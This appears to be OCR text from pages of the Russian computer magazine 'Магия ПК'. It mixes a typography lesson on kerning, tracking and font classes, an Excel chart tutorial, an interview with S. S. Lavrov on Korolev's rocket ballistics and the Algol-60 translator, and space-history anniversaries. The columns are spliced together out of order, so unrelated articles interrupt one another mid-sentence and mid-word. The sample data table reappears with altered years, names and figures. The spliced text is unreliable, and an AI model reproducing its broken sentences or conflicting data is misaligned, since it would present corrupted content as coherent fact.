В различных графических программах (Corel XARA, MS Word, Adobe Illustrator, Art Dabblеr) объем возможностей по работе со шрифтами и текстом различен. Поэтому для получения того или иного эффекта при работе со шрифтом приходится использовать не одну, а несколько программ. При необходимости в наименование шрифта включаются кроме основных (гарнитура, кегль, начертание) еще и дополнительные характеристики. Например, рисунок шрифта может быть контурный (outline) или оттененный (shadow). Попробуйте самостоятельно реализовать все возможности программы MS Word по работе со шрифтом Arial, кегль 72 pt.

Ключ-подсказка:

Для выполнения данного задания наберите в MS Word любой текст шрифтом Arial 72 пункта, а затем выполните команду: Format

(Формат) — Font (Шрифт). В результате появится окно Font (Шрифт) для реализации возможностей программы MS Word по работе с выделенным шрифтом. Обратите внимание, в версии MS Word 2000 вы можете выполнить также и анимацию текста.



Окно Font (Шрифт)

Кернинг

При рассмотрении текстов, набранных шрифтами больших кеглей, часто создается обманчивое впечатление, будто расстояние между литерами разное. Это явление наиболее ярко проявляется в таких парах букв, как WA и AY (или, например, в русских GA). Некоторые настоящие издательские системы по-

БУМАГА Пример кернинга между буквами Г и А): без кернинга (0%), с кернингом минус 100% и с кернингом плюс 100%

зволяют выполнить корректировку межлитерного интервала в парах литер в зависимости от кегля. Такой процесс корректировки называется кернингом. В результате кернинга устраняется оптический эффект неравномерности межлитерного интервала.

Кернинг (kerning) — изменение ширины пробела для конкретных пар литер. Как атрибут он характеризует не сами символы, а расстояние между ними (межсимвольные пробелы). Точная их настройка необходима для улучшения зрительного восприятия текста.

Межсимвольные пробелы не должны быть одинаковыми. Фирменные шрифты снабжены таблицами кернинга, то есть списком пар, для которых нужно сокращать пробел при наборе текста. Это, например, ГО, GA, AY, Ст и другие. Если таблица пар кернинга в шрифте большая, он будет хорошо читаться в разном кегле. Программы верстки снабжены возможностью автоматического кернинга, они имеют собственные

жется перегруженной надписями и менее наглядной.



Градиентная заливка сектора "Оля" и штриховка сектора "Таня" отчетливо их выделяют

Использовать контекстное меню (правая кнопка мыши) можно не только в среде Excel, но и в Word. Дважды щелкнув на объекте, вы открываете среду работы с диаграммами, имеющую общие свойства для всех офисных приложений.

Советы для ленивых

Часто требуется построить много подобных друг другу диаграмм. Можно, конечно, раз за разом менять исходные значения, копируя полученную диаграмму в другую книгу Excel или в другое приложение. Рациональнее сразу ввести все данные, а затем построить несколько диаграмм, но еще проще менять имеющуюся диаграмму, просто варьируя данные. Вот как это делается.

Пусть введенные данные относятся только к 1998 году, а мы хотим отслеживать динамику "именных предпочтений". Казанова — человек скрупулезный, ведет полную статистику своих успехов за последние годы и любезно готов нам ее предоставить. Заменяем в таблице подпись "Количество" годом и введем статистические данные в таблицу.

| Имя | 1998 | 1999 | 2000 | 2001 | 2002 |
|--------|------|------|------|------|------|
| Лена | 27 | 24 | 12 | 16 | 9 |
| Таня | 32 | 16 | 19 | 18 | 13 |
| Галия | 19 | 35 | 20 | 25 | 18 |
| Света | 12 | 19 | 25 | 15 | 11 |
| Маша | 14 | 28 | 7 | 20 | 14 |
| Оля | 17 | 17 | 17 | 17 | 17 |
| Люда | 9 | 14 | 22 | 8 | 18 |
| Наташа | 11 | 7 | 16 | 12 | 16 |
| Ира | 21 | 15 | 18 | 10 | 13 |

Как создать круговую диаграмму, например, для 2000 года? Можно, разумеется, просто скопировать два столбца (имя и год) в свободную область ячеек или на другой лист. А можно поступить иначе. На втором шаге Мастера выберем вкладку "Ряд" и в появившемся окне нажмем кнопку "Добавить". В качестве имени укажем мышкой на ячейку D1, где находится номер года (2000), для ввода нужных значений выделим ячейки D2:D10. Ну, а подписи категорий находятся в диапазоне A2:A10.

В результате появится нужная ди-

таблицы пар. В такой программе можно организовать автоматическую корректировку пробелов в парах кернинга в тексте любой длины. После обработки текста автоматическим кернингом в заголовках или другом крупном тексте проводят дополнительный кернинг: символы "сближают" вручную. Например, в программе CorelXARA для ручного кернинга курсор должен быть установлен между сближаемыми символами. При изменении значения кернинга первая литера остается на месте, вторая перемещается.

Чем крупнее текст, тем большее значение для его внешнего вида имеет кернинг. Текст мелкого кегля можно вообще не подвергать кернингу.

Трекинг

Трекинг (tracking), в отличие от кернинга, задается не для пары, а для нескольких символов, то есть характеризует величину межсимвольного пробела в группе символов. Пробелы меняются одинаково для всех выделенных символов. Если в программе задавать трекинг для выделенной пары, то он сводится к кернингу.

Трекинг оказывает самое силь-

ное влияние на окраску текста, поскольку им определяется расстояние между отдельными буквами. Чем больше разрядка между буквами (свободнее трекинг), тем светлее окраска. Если трекинг достигает максимума, текст начинает "рваться" и утрачивает окраску, потому что нарушается его однородность. Техника трекинга улучшает оптические свойства текста при больших и малых размерах, немного изменяя расстояние между символами. Трекинг определяет межсимвольное расстояние как функцию от размера шрифта. Для того чтобы текст был более удобен для чтения и воспринимался целостным, иногда следует применять отрицательный трекинг.


При использовании трекинга рекомендуется учитывать ряд особенностей восприятия человеком типографского текста. Например, текст, набранный крупным шрифтом, выглядит лучше, если литеры в словах стоят теснее, чем при использовании стандартного интервала. Это особенно заметно, когда слово набрано целиком прописными литерами. Степень необходимой коррекции межбуквенного пробела зависит не только от кегля, но и от гарнитуры. Некоторые гарнитуры требуют более ощутимого трекинга, в других

можно обойтись и без такового. Особенно полезен трекинг в ситуациях, когда необходим плотный набор некоторых частей текста, например, в отдельных графах таблицы.

Увеличивать трекинг приходится сравнительно редко, но в двух случаях это весьма желательно. При жирных шрифтах заголовков буквы занимают все пространство, так что, кажется, и не вздохнуть. Поэтому и вводят небольшую разрядку, которую печатники так и называют — воздух. Второй случай удачного использования трекинга — получение особого эффекта, все более популярного у полиграфистов: разрядка букв в слове таким образом, что между отдельными буквами величина просвета превышает ширину символа. Этот прием хорош для текстов, набранных заглавными буквами, особенно если текст небольшой, расположен в одной строке и является шапкой или подзаголовком.

Кернинг и трекинг измеряются в специальных относительных единицах — тысячных долях круглой шпации (ems/1000), поскольку при смещении в паре важны не точные значения, а их отношение к величине символов в конкретной гарнитуре. Применение такой относительной единицы автоматически делает эти

| Имя | 1996 | 1999 | 2000 | 2001 | 2002 |
|--------|------|------|------|------|------|
| Лена | 27 | 24 | 12 | 16 | 9 |
| Таня | 32 | 16 | 19 | 18 | 13 |
| Гая | 19 | 36 | 20 | 25 | 18 |
| Света | 12 | 19 | 25 | 15 | 11 |
| Маша | 14 | 25 | 7 | 20 | 14 |
| Оля | 17 | 17 | 17 | 17 | 17 |
| Люда | 9 | 14 | 22 | 8 | 18 |
| Наташа | 11 | 7 | 16 | 12 | 16 |
| Ира | 21 | 15 | 16 | 10 | 13 |



буется пункт "Исходные данные", который вернет нас ко второму шагу Мастера диаграмм. Теперь можно выбрать новое имя (2001) и новые значения, соответствующие этому имени для первого ряда. Последнее весьма существенно, так как круговая диаграмма, как уже говорилось, всегда "перво-

рядная". Таким же способом можно пополнить диаграмму новыми дан-

ными, например, строкой 11 с именем Катя.


Отслеживаем динамику

Интересно увидеть не просто статичную картину. Хочется иметь возможность сравнить, как развивались события во времени. Для придания такой наглядности нужно выбрать более изощренный тип диаграммы. Возможностей несколько.

Начнем с кольцевой диаграммы. Для того чтобы превратить круговую диаграмму в кольцевую достаточно в контекстном меню выбрать тип диаграммы. Если вы сохранили два ряда в круговой диаграмме, то потребуется только изменить описание первого из них, вернув значения, относящиеся к 2000 году и добавив строку о Кате. Для этого придется снова воспользоваться пунктом "Исходные данные" в контекстном меню. Заодно вы можете внес-

аграмма. Возникает соблазн создать еще один ряд, например, для 2001 года. Сделать это можно, но круговая диаграмма все равно покажет только значения первого ряда — 2000.

Диаграмма готова. Теперь можно ее напечатать, скопировать куда-то, а затем снова изменить данные. Для этого щелкнем правой кнопкой мыши на свободном поле диаграммы, вызвав контекстное меню. Легко догадаться, что нам снова потре-



смещения пропорциональными кегль шрифта.

В полиграфии используются дополнительные единицы измерения — круглая шпация, полукруглая шпация, тонкая шпация, характеризующие горизонтальные размеры шрифта. Они соответствуют ширине заглавных букв М, N и строчной буквы t. Круглая шпация примерно равна размеру шрифта, полукруглая составляет 0,5 размера шрифта, а тонкая — 0,25 размера шрифта. Поскольку все шрифты разные, то и ширина литеры М у них может различаться. Иными словами, значение круглой шпации колеблется в зависимости от кегля и гарнитуры. Шпации применяются при измерениях абзацных отступов, кернинга и других перемещениях символов.

Классификация шрифтов

Классификация шрифтов порядком запутана и противоречива. Но, несмотря на огромное количество шрифтов, созданных для компьютерных издательских систем, по применению все их можно разделить на три группы: шрифты с засечками (антиква — serif), шрифты без засечек (гротески — sans serif) и прочие — декоративные, или свободное стилия (decorative), рукописные (script) и т. п.

ти новый ряд, относящийся к 1999 году. Увы, он, как вы заметите, окажется внутренним. Для того чтобы расставить ряды по порядку, потребуется поменять значения всех данных. При небольшой сноровке на этот процесс уйдет не больше пары минут, но нынешнему нетерпеливому пользователю, возможно, и это занятие покажется слишком медленным и трудоемким.

Заливка кольцевой диаграммы штриховкой также потребует определенных усилий. Изменять придет-



Залит штриховкой сектор, относящийся к Ире, а в секторе Света модифицирована подпись данных, причем только во внутреннем кольце, относящемся к 1999 году

Группа 1. Шрифты с засечками

Засечки, или серифы (serif) — горизонтальные элементы окончания основных (иногда соединительных) штрихов. Они могут иметь самую разнообразную форму: прямоугольную, изогнутую, клювообразную, одностороннюю и т. п. Шрифты с засечками также называют антиквенными, то есть античными, древними (впервые подобные элементы у букв применили еще римляне). Характерный и часто используемый шрифт из этой группы — Times.

Шрифты с тонкими штрихами, простым рисунком и засечками вос-



Примеры шрифта с засечками

принимаются легко и быстро, поэтому часто применяются для набора больших объемов текста — книг, статей и др. Различные исследования показали, что шрифты с засечками читаются легче, так как засечки помогают взгляду передвигаться от буквы к букве, и буквы при этом не сливаются друг с другом. С другой стороны, буквы без засечек легче читать в шрифтах очень большого или очень малого размера. Но уста-

ся каждый сектор в трех кольцах, относящийся к данной категории, причем только последний из определенных скажется на виде легенды. Кроме того, нужно выделять именно кольцевой сектор, а не подпись данных, то есть попасть мышкой в угол сектора, а не в центр.

Для того чтобы отслеживать динамику, удобнее воспользоваться все же не кольцевой диаграммой. Более наглядными являются линейчатые диаграммы, или гистограммы. Давайте повторим процесс с самого начала, выбрав одну из гистограмм, например, объемный вариант. На втором шаге работы Мастера диаграмм выделим в качестве данных диапазон A2:F11, то есть все дан-

новить единообразные правила практически невозможно, так как кроме начертания огромное значение имеет кегль шрифта, длина строк, интерлиньяж, свободное пространство и даже бумага.

Группа 2. Шрифты без засечек


В шрифтах без засечек (sans-serif, от французского sans — без) отсутствуют завершающие элементы на концах штрихов. Эти шрифты (гротески, рубленые или брусковые) слабоконтрастные, поэтому читаются медленнее антиквенных. Однако заголовки, набранные этими шрифтами, смотрятся более эффектно. Заголовочные шрифты обычно имеют более толстые штрихи и хорошо смотрятся в крупной кегле. Кроме того, такой шрифт читается легче на устройствах с низкой разрешающей способностью (например, на мониторах). Сейчас такими шрифтами набирают некоторые журналы. Типичный представитель этой группы шрифтов — шрифт Arial.



Пример использования шрифта без засечек в заголовке газеты

Укажем на то, что ряды в строках, а не в столбцах, как в режиме умолчания. По оси X, внизу диаграммы, появятся не очень информативные номера столбцов: 1, 2, 3, 4, 5. Для того чтобы вместо них появились годы, нужно открыть вкладку "Ряд" и в качестве подписей оси X ввести диапазон B1:F1, где как раз временные значения и содержатся.

Александр Хайт



Уже на этом этапе видно, что гистограмма весьма наглядна



ЧЕРЕЗ ТЕРНИИ К ЗВЕЗДАМ

Как-то очень уж буднично в последние годы мы отмечаем День космонавтики. Словно стыдимся чего-то. А ведь имеем полное право гордиться.

Представляем сегодняшнего гостя журнала "Магия ПК": Святослав Сергеевич Лавров. "Специалист в области математического обеспечения ЭВМ и прикладной небесной механики. Член-корреспондент РАН по Отделению механики и процессов управления (автоматическое управление) с 1 июля 1966 г."

К этим скупым строкам энциклопедии необходимо добавить: один из ближайших сподвижников академика Сергея Павловича Королева, руководил проектно-баллистическими расчетами всех королевских ракет, от ракет сравнительно малой дальности (сотни километров) до межконтинентальных и космических. Руководитель разработки первого транслятора для языка высокого уровня Алгол-60, автор около 20 книг по теории программирования (последняя вышла полтора года назад). Лауреат Ленинской премии (1957), награжден двумя орденами Ленина (1957 и 1961), орденом Трудового Красного Знамени (1975) и орденом Октябрьской Революции (1983). Совсем недавно Святослав Сергеевич отметил свой 80-летний юбилей.



Лучшим эпиграфом к этой публикации послужили бы слова Валерия Куприянова, сказанные о Святославе Сергеевиче: "Секрет творческого долголетия не подлежит разгадке, но только те специалисты, которые ни на минуту не прекращают поиска новых решений, дают нам примеры редкой целеустремленности и результативности". Публикация была задумана как интервью, но рассказ Святослава Сергеевича получился

настолько интересным, что я быстро понял: мои вопросы будут только мешать. Лишь в конце я позволил себе несколько уточнений.

Звезды на погонах

Когда я пошел в первый класс, меня там и дня не продержали — увидели, что я свободно читаю и пишу, и направили сразу во второй класс. Дело было на Украине. А по возвращении в Ленинград мне снова устроили собеседование и решили, что и в третьем классе мне делать нечего, — иди в четвертый. В школе я увлекся математикой, был в числе победителей ленинградской математической олимпиады 1939 года. В том же году поступил на математико-механический факультет Ленинградского государственного университета. К началу войны успел окончить два курса. В 1941 году вместе со многими студентами матмеха пошел в народное ополчение, был зачислен в артиллерийский полк.

Его формирование затянулось, к нам нагрянули представители Ленинградской военно-воздушной академии (впоследствии институт им. Можайского), и почти всех матмеховцев забрали учиться. За три года мы прошли полный курс Академии, в 1944 году получили дипломы и три звездочки на погоны. Я получил назначение в 515-й авиационный полк 1-го Белорусского фронта,

был техником авиазвена истребителей ЯК. Войну завершил в Берлине. Наш полк располагался на аэродроме Темпельхоф, в самом центре города. На память о Великой Отечественной у меня остались орден Красной звезды, медали "За освобождение Варшавы", "За взятие Берлина" и "За победу над Германией".



После подписания акта капитуляции началась обычная аэродромная служба. Я подал рапорт по команде с просьбой использовать мои знания лучшим образом, с учетом моего образования. Уже тогда у меня был достаточный багаж, чтобы попробовать свои силы в научной работе.

Весной 1946 года меня вызвали в штаб армии для беседы с "подполковником" Королевым. Он предложил мне работать в совершенно новой области техники, не уточняя, в какой. Я без особых колебаний согласился. Королев принимал участие в формировании так называемой бригады особого назначения из специалистов авиационных частей — ядра одного из будущих ракетных полигонов. Он сказал, что нам предстоит детально изучить трофейную немецкую ракету Фау-2. Организовал посещение сборочного цеха (в Тюрингии, в городе Нордхаузен), где мы увидели ракету в натуре.

Началась работа. Документации было мало. Большинство немецких специалистов, как-то знакомых с этой техникой, постаралось заранее перебраться в западные зоны. В нашей зоне удалось собрать человек 50. Жили в городке Блейхероде. Я стал заместителем начальника группы, которая занималась кинотеодолитными наблюдениями за полетом ракеты на ранней фазе полета.

Звездные мгновения

Так в начале 1947 года я попал в КБ С. П. Королева (впоследствии знаменитое ОКБ-1) и был назначен

начальником группы баллистики. В нашу группу стекались все основные характеристики ракеты: весовые, энергетические, точностные (по приборам системы управления). А мы должны были рассчитать ее летные характеристики — максимальную дальность полета и параметры рассеивания.

К концу того же года в Астраханской области был основан полигон Капустин Яр. Там прошли испытания около 20 трофейных Фау-2. Прошли с трудом. Первая же ракета свернула далеко в сторону и упала в Саратовской области. Вторая штопором ушла вверх и воткнулась в землю всего в 20 километрах от старта. Мы были поражены размером образовавшейся воронки — около 20 м в диаметре и 5 м глубиной. И это только за счет накопленной кинетической энергии и небольшого остатка компонентов топлива в баках.

На этом полигоне мы испытывали ракеты несколько лет, вплоть до "пятерки" (Р-5, дальность полета 1200 км). А когда надо было начинать испытывать "семерку" (Р-7, дальность полета около 8000 км), был сооружен новый полигон, известный ныне как Байконур. Оттуда летом 1957 года мы запускали "семерки" на Камчатку. Ее модификации всем известны — они и сейчас еще летают и выводят на орбиту некоторые типы космических кораблей. Удивительный пример технического долголетия. Мне трудно подыскать аналогию, но Фау-2 и Р-7 разнятся примерно так же, как мопед и гоночная машина класса Формула-1.

В группе баллистики я занимался механикой тел переменной массы, уравнениями движения ракеты, выбором формы траектории выведения ракеты, расчетами траектории и координат точки падения, определением параметров рассеивания и необходимого запаса топлива, работал над теорией систем управления дальностью.

Всего за десять лет было сдано на вооружение пять основных типов ракет, не считая модификаций. Проводились пуски ракет и в чисто научных целях.

В том же 1957 году, через считан-

ные месяцы после конца испытаний "семерки", был запущен первый спутник, а за ним и второй. Уже первый был далеко не куском металла и нес на себе не только пищалку, но и кое-какую измерительную и телеметрическую аппаратуру. Если Р-7 была очередным, хотя и крупным, шагом на уже пройденном пути, то первый спутник эмоционально воспринимался совсем иначе. Слов "начало космической эры" никто из нас не произносил, — это вклад журналистов. Но все мы по вечерам высыпали на улицу и ждали, когда покажется запущенная нами быстро движущаяся по небу звездочка. Видимо, каждый понимал, что эта звездочка знаменует собой действительно звездный миг в его жизни.

Из событий, связанных с полетом Ю. А. Гагарина, опишу лишь один эпизод, показывающий, какие меры многократной страховки были приняты. Параллельно с основной командой, готовящей старт на полигоне, была создана группа в Подмоскowie, поближе к московским центрам сбора информации о полете. Я попал в эту группу. В день полета мы собрались в кабинете Королева (сам он, конечно, был на полигоне). Томительный период вывода на орбиту — свыше 10 минут — прошел благополучно. Но вскоре после выключения двигателя последней ступени выяснилось, что в системе управления произошел сбой, корабль набрал ощутимый излишек скорости и орбита оказалась существенно более высокой, нежели расчетная. Если автоматика, запускающая тормозной двигатель, сработает нормально, то этот излишек не страшен. Если не сработает, то на следующем витке можно подать команду с Земли. Если и здесь не получится, то Гагарин запустит тормозной двигатель вручную. Этот вариант был отодвинут на третье место из опасений, что самочувствие и самоконтроль космонавта могут быть не в полном порядке.

На подобный случай ресурсы жизнеобеспечения были рассчитаны на 10—15 суток полета. Возник вопрос, каким окажется время полета по реальной орбите. А он имел

прямое отношение ко мне. Я ринулся в баллистический сектор, чтобы воспользоваться запасенными там таблицами. Оказалось, что время атмосферного торможения в этот запас укладывается, хотя и близко к пределу. Но когда я вернулся с этим полуутешительным известием (параметры атмосферы — вещь ненадежная), обнаружил всеобщее ликование — тормозной двигатель сработал благополучно, и неприятность могла состоять лишь в том, что место приземления сдвинется на несколько десятков километров от расчетного. Полет Ю. А. Гагарина завершился, как и планировалось, через один виток.

Итак, за срок около 15 лет мы прошли путь от испытания трофейных ракет до запуска космического корабля с человеком на борту. В чем причины такого успеха? Не последнее значение имела молодость коллективов — как нашего, так и всех смежных КБ. Большинство приходило прямо из институтов, хотя и без практического опыта, но зато и без груза стереотипов предыдущих разработок, без углубляющейся с годами инерции мышления.

Разумеется, важная роль принадлежит и личности самого Королева, с которым мне посчастливилось работать и общаться на протяжении почти 20 лет. Он не раз говорил, что в любом собрании ученых число мнений по любому вопросу не менее чем в два раза превышает число самих ученых. Но это не мешало ему внимательно выслушивать эти противоречивые мнения, их обоснование. Не столько сами мнения, а общая обстановка обсуждения по-

могала ему составить собственное мнение и принять единоличное, подчас весьма ответственное решение. Трудно назвать случай, когда это решение оказалось бы ошибочным.

Два его требования запали в память с тех давних, но удивительно насыщенных лет. "Решайте вопросы!" — требовал он от всех нас. Это означало — не откладывайте на будущее принятие решения в пределах своих полномочий, если вы уже располагаете всей необходимой информацией. Не ждите, что вопрос решится сам собой или что кто-то решит его за вас. Второе требование: "Не скрывайте своих сомнений и, тем более, ошибок". Ясно, что в сложном деле однозначный ответ на каждый вопрос найти не всегда возможно. Если возникал риск серьезной ошибки, мы обязаны были поделиться этими сомнениями с начальством. А уж если ошибка действительно выявлялась, то молчать о ней и суетливо принимать какие-то шаги, чтобы загладить, еще хуже — спрятать ее и выгородить себя считалось поступком сверхнедостойным.

Космос и ЭВМ

Во второй половине 50-х годов все баллистические расчеты выполнялись на БЭСМ. Она была в единственном экземпляре, стояла в здании ИТМиВТ, в Москве на Ленинском проспекте. Туда мы и ездили. Давали нам время по ночам. Я жил тогда под Москвой, в городе Калининграде, который сейчас называется Королев. Расчеты трудоемкие. Требовалось не одну траекторию сосчитать, а несколько десятков, чтобы

выбрать оптимальную. Так что проблема упрощения и автоматизации программирования стояла достаточно остро уже тогда. Это до 1957 года, когда шла работа над "пятеркой", каждую траекторию обсчитывали на электрических клавишных машинах. А когда дошли до "семерки", требования к точности расчетов возросли в несколько раз. Понятно, что вручную их уже не сделаешь. Вот тогда мы активно начали использовать вычислительную технику, отвоевали уже две ночи в неделю. А в 1960 году у нас появилась своя машина, первая в нашем КБ, — М-20. Из заводской серии в 4 машины нам выделили одну.

Сергей Павлович, вероятно, не мог не заметить, насколько я был увлечен проблемами использования вычислительной техники. Его отличительной чертой было умение найти для каждого сотрудника именно такое место работы, где тот мог бы принести наибольшую пользу. Так я стал руководителем ВЦ ОКБ-1. В моем подчинении было около 300 человек, из них десятка полтора — программисты.

И первое, чем я увлекся, это составление стандартных подпрограмм. Это естественно. Чем сложнее расчеты, тем активнее должны использоваться заготовленные куски, которые можно, практически не меняя, перетаскивать из программы в программу. Стандартные подпрограммы были написаны почти для всех задач вычислительной математики, необходимых в баллистических расчетах. Организовывались библиотеки этих подпрограмм. М-20 вскоре вошла в серию, попала во

70 лет назад 1933 г.

18 марта — начало стендовых испытаний реактивного двигателя ОР-2 конструкции Ф. А. Цандера.

15 апреля — в ГИРД проведены первые стендовые испытания ПВРД конструкции Ю. А. Победоносцева.

17 августа — в пос. Нахабино под Москвой запущена первая жидкостная ракета ГИРД-09 конструкции М. К. Тихонравова.

25 ноября — в пос. Нахабино за-

пущена жидкостная ракета ГИРД-Х конструкции Ф. А. Цандера.

50 лет назад 1953 г.

15 марта — первый запуск баллистической ракеты Р-5 с дальностью полета 1200 км.

40 лет назад 1963 г.

18 марта — первый успешный пуск твердотопливной БР РТ-1.

13 апреля — выведен на орбиту ИСЗ "Космос-14" — первая косми-

ческая электротехническая лаборатория "Омега" для исследования принципов построения трехосной системы ориентации и стабилизации спутника, преобразования солнечной энергии в электрическую и других задач.

1 ноября — с космодрома Байконур запущен ИСЗ "Полет" разработки ОКБ-52 под руководством В. Н. Челомея — маневрирующий спутник для обеспечения изменения высоты и плоскости орбиты в полете.

многие научные и проектные организации, так что обмениваться программами было с кем. Существовала даже Ассоциация пользователей машин типа М-20. Потом кому-то из чиновников не понравилось, что существует такая Ассоциация, и ее разогнали. Чиновники у нас мастера на эти штуки.

В 1960 году появился Алгол-60, а двумя годами раньше — просто Алгол, который после появления Алгола-60 стали называть Алголом-58. Но он на меня особого впечатления не произвел, в вот Алгол-60 сразу заинтересовал, потому что был лучше организован и описан. К тому же это язык, по крайней мере по замыслу, машинно-независимый. Фортран с моей точки зрения — это немного облагороженный автокод, и годы совершенствования мало ему помогли. На Фортране я написал программу странички на две — и все. Больше писать не захотелось.

И вот, когда появился Алгол-60, я загорелся идеей: надо такой машинно-независимый язык реализовать. Хотелось сделать систему трансляции как можно быстрее и, по возможности, эффективнее.

Вообще говоря, версий транслятора у нас в стране разрабатывалось несколько. Одна в Институте прикладной математики М. В. Келдыша (руководили этой работой Михаил Романович Шура-Бура и Эдуард Зиновьевич Любимский), одна в Новосибирске, в ВЦ Сибирского отделения АН СССР (Андрей Петрович Ершов), и третья на Украине у В. М. Глушкова.

Осенью 1960 года я представил себе, каким должен быть этот транс-

лятор, и провел серию семинаров у себя в отделе, в группе программирования. Руководителем группы, занявшейся этой проблемой, был Владимир Андреевич Степанов. Если бы не он, ничего бы и не получилось. Он всю эту работу и вытянул. А вытягивать действительно пришлось, потому что персонал — в основном женщины, а с ними всегда много хлопот. Например, выходили замуж и уезжали куда-нибудь. Начатая работа повисала в воздухе. Почти во всех случаях Степанов лично доводил все куски транслятора. В общем, мы закончили первыми — к марту 1962 года. Правда, мы несколько ограничили входной язык. В Алголе-60 были разные возможности. Некоторые мы выкинули, недооценив их, некоторые по сути дела были излишними. По недомыслию мы отказались от использования рекурсии, а по делу — от того, что в последующих версиях языка и так исчезло.

Шура-Бура с Любимским ставили перед собой задачу реализовать полный Алгол, один к одному, и закончили примерно на полгода позже нас. Получился транслятор без ограничений, но и сам транслятор, и транслированные им программы работали существенно медленнее, так что наш транслятор оказался самым популярным. Им пользовались несколько сот организаций, имевших М-20. А Ершов хотел сделать транслятор с расширенного Алгола, названного языком Альфа, но отстал еще на год-полтора, поскольку это был куда более сложный язык.

В ИПМ свой транслятор назвали ТА-2. У них была версия ТА-1, но они ее забросили, и конечная версия

получила название ТА-2. Без всякой инициативы с нашей стороны народ окрестил наш транслятор ТА-1. В каком-то смысле это оказалось справедливым, поскольку он действительно был первым.

Честно говоря, я привык писать программы в машинных кодах, и сам на Алголе программ практически не писал. Как мы ни старались, все-таки много времени уходило и на трансляцию, и на исполнение. А машинное время в то время ценилось больше, чем человеческое. Помню, во время подготовки полета нашей межпланетной станции к Марсу нужно было очень быстро написать программу для расчета траектории с учетом притяжения Солнца, Луны, Марса, естественно, и других планет. Программу эту мы назвали "Планетарий". Так вот, эту программу, около 400 команд на машинном языке, я написал и отладил за сутки. Это был мой личный рекорд.

В КБ Королева я работал до середины 1966 года. Вскоре после его кончины перешел работать в ВЦ АН СССР к А. А. Дородницину. А в 1971 году вообще покинул Москву. На родину потянуло. Вернулся в Ленинград, в ЛГУ, на свой родной факультет, где в течение многих лет возглавлял кафедру математического обеспечения. Потом был директором Института теоретической астрономии АН СССР, а с 1978 года и по настоящее время являюсь советником при дирекции Института прикладной астрономии РАН.

В 2001 году в издательстве ВНУ, С.-Петербург, вышла моя книга "Программирование. Математические основы, средства, теория".

Через пять лет этот спутник осуществил перехват мишени в космосе.

16 ноября — первый пуск ракетносителя "Союз" (11А57), предназначенного для выведения на околоземную орбиту беспилотных космических аппаратов.

30 лет назад

1973 г.

8 января — запущена межпланетная автоматическая станция "Луна-21", доставившая на поверхность Луны "Луноход-2".

3 апреля — запущена орбитальная станция "Салют-2".

27 декабря — запущен первый ИСЗ морской радиолокационной разведки "Космос-626" (КБ "Арсенал").

25 лет назад

1978 г.

9 и 14 сентября — запущены автоматические межпланетные станции "Венера-11" и "Венера-12" для мягкой посадки на поверхность Венеры.

15 лет назад

1988 г.

7 и 12 июля — с помощью ракетносителя "Протон" с дополнительной 4-й ступенью (разгонный блок "Д") запущены автоматические межпланетные станции "Фобос-1" и "Фобос-2" для исследования планеты Марс и его спутника Фобос.

15 ноября — первый орбитальный полет крылатого корабля многоразового использования "Буран" (в беспилотном варианте).

Что такое объектная ориентация языков? С моей точки зрения, программирование всегда было объектно-ориентированным, в большей или меньшей степени. Все понятия, которые пропагандировались в связи с объектной ориентацией, существовали в практике программирования и раньше. Существовали языки Симула, Модула, по сути они были объектно-ориентированными. Языки остаются в основе теми же, просто в них появляются новые дела, такие как понятие модульности. Это существенно помогает при написании больших программ. Транслятор с Алгола-60 тоже был модульным, его части назывались проходами — лексический анализ, синтаксический анализ и т. д. Этих частей было около восьми, и каждая ориентирована на свой объект. Была продуманная система взаимодействия и обмена информацией между проходами, — все это было уже тогда, в самом начале 60-х годов.

Алгол назывался универсальным языком программирования, но таковым не был. Он все же больше

приспособлен к решению вычислительных задач. Года через два группа из шести человек, включая Шура-Буру и Любимского, придумала язык, который назвали Алгэк — алгоритмический язык для программирования экономических задач. Вот он уже был значительно более универсальным. Опубликовали описание этого языка, но потом некому было этим заниматься. На этом язык и прекратил свое существование. Примерно в это же время на Западе появился язык PL1. В нем был впервые реализован принцип, который мне крайне не нравится в современном программном обеспечении, да и во всем компьютерном деле. Это "принцип максимального удовлетворения потребностей пользователя". Фактически в набор программного обеспечения записывается все, что только можно придумать и что может когда-либо понадобиться кому-то из пользователей (а может и не понадобиться). В результате каждый конкретный пользователь вынужден в этой невозможной куче выуживать нужное ему

жемчужное зерно. А жемчуг может оказаться еще и искусственным.

В середине 80-х годов в Лектории на Невском я прочел небольшую лекцию "Кому и для чего нужна персональная ЭВМ?". Тогда у меня персональной ЭВМ еще не было, и не скоро она появилась, но идея мне чрезвычайно понравилась, потому что к тому времени мы уже старались пользоваться терминалами, подключенными к центральному процессору большой ЭВМ, чтобы иметь возможность работать независимо друг от друга, от услуг перфораторщиц и т. п. Впрочем, и первые персоналки у нас работали в режиме коллективного пользования.


Сейчас я работаю на честном "Паскале". Когда шла работа над Алголом-68, в противовес ему Никлаус Вирт предложил "Паскаль". Очень удачный язык. Не без недостатков, конечно, но недостатки не слишком заметны. У нас, особенно в Питере, был очень моден Алгол-68, но он умер, и этого следовало ожидать. Как только он появился, я сразу ска-

Компьютерный

